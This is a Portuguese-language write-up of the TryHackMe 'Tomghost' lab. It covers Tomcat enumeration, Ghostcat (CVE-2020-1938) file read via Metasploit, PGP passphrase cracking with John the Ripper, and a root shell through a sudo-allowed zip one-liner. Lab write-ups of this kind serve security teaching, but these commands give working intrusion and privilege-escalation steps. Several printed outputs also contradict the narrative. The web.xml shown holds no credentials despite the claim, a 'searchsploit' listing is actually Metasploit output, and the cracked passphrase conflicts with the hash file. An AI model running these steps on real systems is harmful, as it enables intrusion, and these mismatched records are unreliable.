

Tomghost– TryHackMe

Dificuldade: fácil

23/05/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Exploração	4
4. Escalada de Privilégios	7
5. Conclusão.....	9
6. Referencias.....	9

1. Visão Geral

A exploração da máquina teve início com a fase de reconhecimento, na qual foi realizada a enumeração de portas e serviços utilizando o Nmap. Durante a análise, foi identificado um servidor Apache Tomcat com o serviço AJP exposto, permitindo a exploração da vulnerabilidade Ghostcat. A exploração dessa falha possibilitou o acesso a arquivos internos da aplicação e a obtenção de credenciais válidas para o sistema. Em seguida, foram encontrados arquivos protegidos por criptografia PGP, cuja passphrase foi recuperada por meio de um ataque de dicionário utilizando o John the Ripper. Por fim, as novas credenciais obtidas permitiram o acesso ao usuário `merlin`, que possuía permissões `sudo` inadequadamente configuradas, culminando na obtenção de privilégios de `root`.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, foi realizado o acesso ao endereço IP da máquina por meio de um navegador web. No entanto, não foi identificado nenhum serviço web ativo na porta padrão (80).




Figura 1 – Resultado do serviço web

2.2 Enumeração de portas

Dessa forma, realizei uma varredura de portas no servidor utilizando a ferramenta `nmap`, para isso, utilizei o seguinte comando:

```
nmap -T4 <IP do alvo>
```

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nmap -sV -T4 10.64.158.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 16:40 -0400
Nmap scan report for 10.64.158.50 (10.64.158.50)
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp    open  tcpwrapped
8009/tcp   open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp   open  http           Apache Tomcat 9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
```

Figura 2 – Resultado da varredura com `nmap`

Como resultado, foi identificado que havia um serviço HTTP ativo em uma porta alternativa, indicando a presença de uma aplicação web exposta fora do porta padrão.

A partir da enumeração, foi possível identificar que o serviço em execução na porta descoberta tratava-se do **Apache Tomcat 9.0.30**, conforme apresentado na saída do Nmap.




Figura 3 – Apache Tomcat 9.0.30

Em seguida, realizei uma pesquisa por possíveis vulnerabilidades associadas à versão identificada utilizando a ferramenta **searchsploit**.

Apesar da busca, não foram encontradas vulnerabilidades diretamente aplicáveis à versão específica **9.0.30**, sendo os resultados retornados majoritariamente relacionados a versões mais antigas ou de estágio beta do Tomcat.

Exploit Title	Path
Apache Tomcat 9.0.0.M1 - Cross-Site Scripting (XSS)	multiple/webapps/50119.txt
Apache Tomcat 9.0.0.M1 - Open Redirect	multiple/webapps/50118.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42956.py
Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape	java/webapps/47892.txt

Figura 4 – Resultado do serchsploit Apache Tomcat 9.0

3. Exploração

Diante da ausência de exploits diretos, foi iniciada a fase de enumeração da aplicação web com o objetivo de identificar possíveis diretórios e arquivos expostos.

Para isso, foi utilizada a ferramenta **gobuster**, com o seguinte comando:

```
gobuster dir -u http://<IP>:8080 -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
```

```

kali@kali:~$ gobuster dir -u http://10.64.158.50:8080/ -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
Gobuster v3.8.2
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.64.158.50:8080/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8.2
[+] Extensions:      txt,html,php
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

docs      (Status: 302) [Size: 0] [→ /docs/]
examples  (Status: 302) [Size: 0] [→ /examples/]
favicon.ico (Status: 200) [Size: 21630]
host-manager (Status: 302) [Size: 0] [→ /host-manager/]
manager    (Status: 302) [Size: 0] [→ /manager/]
Progress: 18452 / 18452 (100.00%)

Finished

```

Figura 5 – Resultado gobuster

Após a exploração inicial do ambiente, não foram encontradas informações relevantes na porta 8080, o que levou a uma pausa nessa linha de investigação. Em seguida, resolvi revisitar o resultado do Nmap, foram identificados outros serviços em execução na máquina, incluindo o serviço AJP na porta 8009.

Considerando o nome do CTF (“thomghost”), isso levantou suspeitas de que poderia haver alguma vulnerabilidade relacionada ao Tomcat ou ao serviço AJP. Com isso, foi realizada uma pesquisa no Metasploit utilizando `searchsploit` e também consultas relacionadas ao “Ghostcat”.

```

kali@kali:~$ searchsploit ghostcat
Metasploit tip: View missing module options with show missing

searchsploit
- by @h4x10p, @h4x10p (@h4x10p), @h4x10p (@h4x10p), @h4x10p (@h4x10p)
- by @h4x10p, @h4x10p (@h4x10p), @h4x10p (@h4x10p), @h4x10p (@h4x10p)

[+] Name: ghostcat
[+] Description: Apache Tomcat AJP File Read
[+] Disclosure Date: 2020-02-28
[+] Rank: normal
[+] Check: Yes
[+] Description: Apache Tomcat AJP File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
searchsploit >

```

Figura 6 – Resultado da pesquisa

Durante a investigação, foi identificado o CVE-2020-1938 (Ghostcat), uma vulnerabilidade que afeta o Apache Tomcat através do protocolo AJP, permitindo a leitura não autenticada de arquivos internos da aplicação quando o serviço está exposto com configuração padrão.

A partir disso, foi utilizado o Metasploit Framework para exploração. O módulo `auxiliary/admin/http/tomcat_ghostcat` foi selecionado e configurado com os parâmetros necessários.

Inicialmente, foi definido o alvo e a porta do serviço AJP:

```

set RHOSTS 10.64.158.50
set RPORT 8009

```

Em seguida, foi configurado o arquivo a ser lido dentro da aplicação:

```
set FILENAME /WEB-INF/web.xml
```

Module options (auxiliary/admin/http/tomcat_ghostcat):

Name	Current Setting	Required	Description
FILENAME	/WEB-INF/web.xml	yes	File name
RHOSTS	10.64.158.50	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8009	yes	The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the `info`, or `info -d` command.

Figura 7 – Configurações

Após a execução do módulo, foi possível realizar a leitura do arquivo protegido da aplicação, confirmando a exploração bem-sucedida da vulnerabilidade Ghostcat (CVE-2020-1938). A análise do conteúdo obtido revelou informações sensíveis, incluindo credenciais que puderam ser utilizadas para autenticação no sistema.

```
msf auxiliary(=web/http/tomcat_ghostcat) > run
[*] Running module against 10.64.158.50
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the license is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Ghostcat
  </description>
</web-app>
[*] 10.64.158.50:8009 - File contents save to: /home/kali/.msf4/loot/20260523173016_default_10.64.158.50_WEBINFweb.xml_290267.txt
[*] Auxiliary module execution completed
```

Figura 8 –Resultado da vulnerabilidade

Utilizando as credenciais recuperadas, foi estabelecida uma conexão com a máquina como o usuário skyfuck, obtendo acesso inicial ao sistema operacional por meio do comando:

```
ssh skyfuck@<IP_ALVO>
```

E dessa forma, permitindo o início da fase de pós-exploração.

```
(kali@kali) [~]
$ ssh skyfuck@10.64.158.50
The authenticity of host '10.64.158.50 (10.64.158.50)' can't be established.
ED25519 key fingerprint is: SHA256:tWLnZPnVRHcM9xwpxygZKxaf0vJ8/J64v9ApP8dCDO
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.158.50' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
skyfuck@10.64.158.50's password:
Permission denied, please try again.
skyfuck@10.64.158.50's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ whoami
skyfuck
```


Figura 9 – Acesso como skyfuck

Com o acesso obtido, foi realizada uma busca pela primeira flag utilizando o comando:

```
find / -name user.txt 2>/dev/null
```

O arquivo foi localizado e seu conteúdo pôde ser visualizado, confirmando a obtenção da flag de usuário ao utilizar:

```
cat /home/merlim/user.txt
```



```
skyfuck@ubuntu:~$ find / -name user.txt 2>/dev/null
/home/merlin/user.txt
skyfuck@ubuntu:~$ cat /home/merlin/user.txt
THM{GhostCat_1s_so_cr4sy}
```

Figura 10 – Cat user.txt

Após a obtenção da flag de usuário, foi realizada uma tentativa de acesso ao diretório `/root`, bem como a utilização do comando `sudo -l` para alternar para o usuário root. Contudo, o acesso foi negado em ambos os casos devido à ausência de permissões e credenciais válidas. Em razão dessas limitações, iniciou-se uma nova etapa de enumeração e escalonamento de privilégios com o objetivo de obter acesso administrativo ao sistema e capturar a flag final da máquina.

4. Escalada de Privilégios

Durante a enumeração dos arquivos presentes no diretório do usuário, foram identificados os arquivos `tryhackme.asc` e `credential.pgp`, indicando a utilização de criptografia PGP para armazenamento de informações sensíveis. Com o objetivo de acessar o conteúdo protegido, a chave encontrada foi inicialmente importada para o GnuPG utilizando o comando:

```
gpg --import tryhackme.asc
```

Após a importação da chave, foi realizada uma tentativa de descriptografar o arquivo `credential.pgp` por meio do comando:

```
gpg --decrypt credential.pgp
```

Entretanto, durante o processo foi solicitada uma passphrase para desbloqueio da chave privada. As credenciais obtidas até aquele momento foram testadas, porém nenhuma delas permitiu o acesso ao conteúdo criptografado. Dessa forma, tornou-se necessário realizar a recuperação da passphrase associada à chave PGP.

```

skyfuck@ubuntu:~$ ls
credential.gpg tryhackme.asc
skyfuck@ubuntu:~$ gpg --import tryhackme.asc
gpg: key C6707170: already in secret keyring
gpg: key C6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:   unchanged: 1
gpg:   secret keys read: 1
gpg:   secret keys unchanged: 1
skyfuck@ubuntu:~$ gpg --list-secret-keys
/home/skyfuck/.gnupg/secring.gpg

sec  3072D/C6707170 2020-03-11
uid  1024g/6184FBCC 2020-03-11

skyfuck@ubuntu:~$ gpg --decrypt credential.gpg
You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)
gpg: gpg-agent is not available in this session
gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)
gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
gpg: public key decryption failed: bad passphrase
gpg: decryption failed: secret key not available
skyfuck@ubuntu:~$
skyfuck@ubuntu:~$

```

Figura 11 – Erros da passphrase

Diante desse cenário, tornou-se necessária a recuperação da senha associada à chave PGP. Para isso, o conteúdo da chave foi copiado para um arquivo na máquina Kali Linux, onde foram utilizadas ferramentas específicas para quebra de senhas. Inicialmente, foi extraído o hash da chave utilizando o utilitário `gpg2john`:

```
gpg2john tryhackme.asc > hash.txt
```

Em seguida, foi executado o John the Ripper com a wordlist RockYou para realizar um ataque de dicionário contra o hash obtido:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

O processo revelou a passphrase associada à chave PGP, conforme apresentado na Figura 12.

```

(hali0kali)~$ gpg2john tryhackme.asc > hash.txt
File tryhackme.asc

(hali0kali)~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (hash algorithm [1]MD5 2:SHA1 3:RIPMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224) is 2 for all loaded hashes
Cost 2 (cipher algorithm [1]IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merlin (tryhackme)
1g 8:00:00:00 DONE (2026-05-23 18:24) 14.28g/s 15314p/s 15314c/s chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(hali0kali)~$ cat hash.txt
tryhackme:alexandru::tryhackme <stuxnet@tryhackme.com>:tryhackme.asc

```

Figura 12— Recuperação da passphrase utilizando John the Ripper

Com a posse da passphrase, foi realizada novamente a descriptografia do arquivo `credential.gpg`:

```
gpg --decrypt credential.gpg
```

Dessa vez, a operação foi concluída com sucesso, revelando novas credenciais de acesso pertencentes ao usuário **merlin**, permitindo a obtenção de uma nova sessão no sistema.


```
skyfuck@ubuntu:~$ gpg --decrypt credential.pgp
You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
"tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiugoilkda312j31k2j123jlg23g12k3g12kj3gk12jg3k12j3kj123jskyfuck@ubuntu:~$ ssh merlin@10.64.158.50
The authenticity of host '10.64.158.50 (10.64.158.50)' can't be established.
ECDSA key fingerprint is SHA256:hNxvmz+AG4q06z8p74FfXZldHr0HJsaalFBXSoTlnss.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.64.158.50' (ECDSA) to the list of known hosts.
merlin@10.64.158.50's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
```

Figura 13 – Descriptografia bem-sucedida do arquivo credential.pgp

Embora a flag de usuário já tivesse sido obtida anteriormente, o acesso à conta merlin possibilitou a continuidade da exploração em busca de privilégios administrativos. Foi então executado o comando:

```
sudo -l
```

A análise das permissões revelou que o usuário possuía autorização para executar o binário /usr/bin/zip como root sem necessidade de senha:

```
merlin@ubuntu:/$ sudo -l
Matching Defaults entries for merlin on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
  (root : root) NOPASSWD: /usr/bin/zip
```

Figura 14 – Resultado do comando sudo -l para o usuário merlin

Com base nessa informação, foi utilizada uma técnica conhecida de exploração do utilitário zip, permitindo a execução de comandos arbitrários com privilégios elevados. O comando executado foi:

```
sudo zip /tmp/test.zip /etc/hosts -T -TT '/bin/bash #'
```

A execução resultou na abertura de um shell com privilégios de root, concedendo controle total sobre o sistema. Com isso, foi possível acessar o diretório do administrador e obter a flag final da máquina.

```
merlin@ubuntu:/$ sudo zip /tmp/test.zip /etc/hosts -T -TT '/bin/bash #'
adding: etc/hosts (deflated 31%)
root@ubuntu:/# whoami
root
root@ubuntu:/# cd /root
root@ubuntu:/root# ls
root.txt  ufw
root@ubuntu:/root# cat root.txt
```

Figura 15 – Obtenção de shell root e captura da flag final

5. Conclusão

O comprometimento completo da máquina foi alcançado por meio da combinação de falhas de configuração e da exploração de uma vulnerabilidade conhecida no Apache Tomcat. A exposição do serviço AJP permitiu a exploração do Ghostcat, possibilitando o acesso a informações sensíveis que serviram de base para as etapas seguintes da invasão. Posteriormente, a utilização de uma passphrase fraca em uma chave PGP possibilitou sua recuperação por meio de ataque de dicionário, resultando na obtenção de novas credenciais de acesso. Por fim, a concessão excessiva de privilégios ao usuário merlin através do binário zip possibilitou a execução de comandos como root e o comprometimento total do sistema. O laboratório evidencia a importância da atualização de serviços, da adoção de senhas robustas e da correta configuração de permissões administrativas para reduzir a superfície de ataque.

6. Referencias

<https://www.kali.org/docs/development/setting-up-packaging-system/>

<https://gtfobins.org/gtfobins/zip/>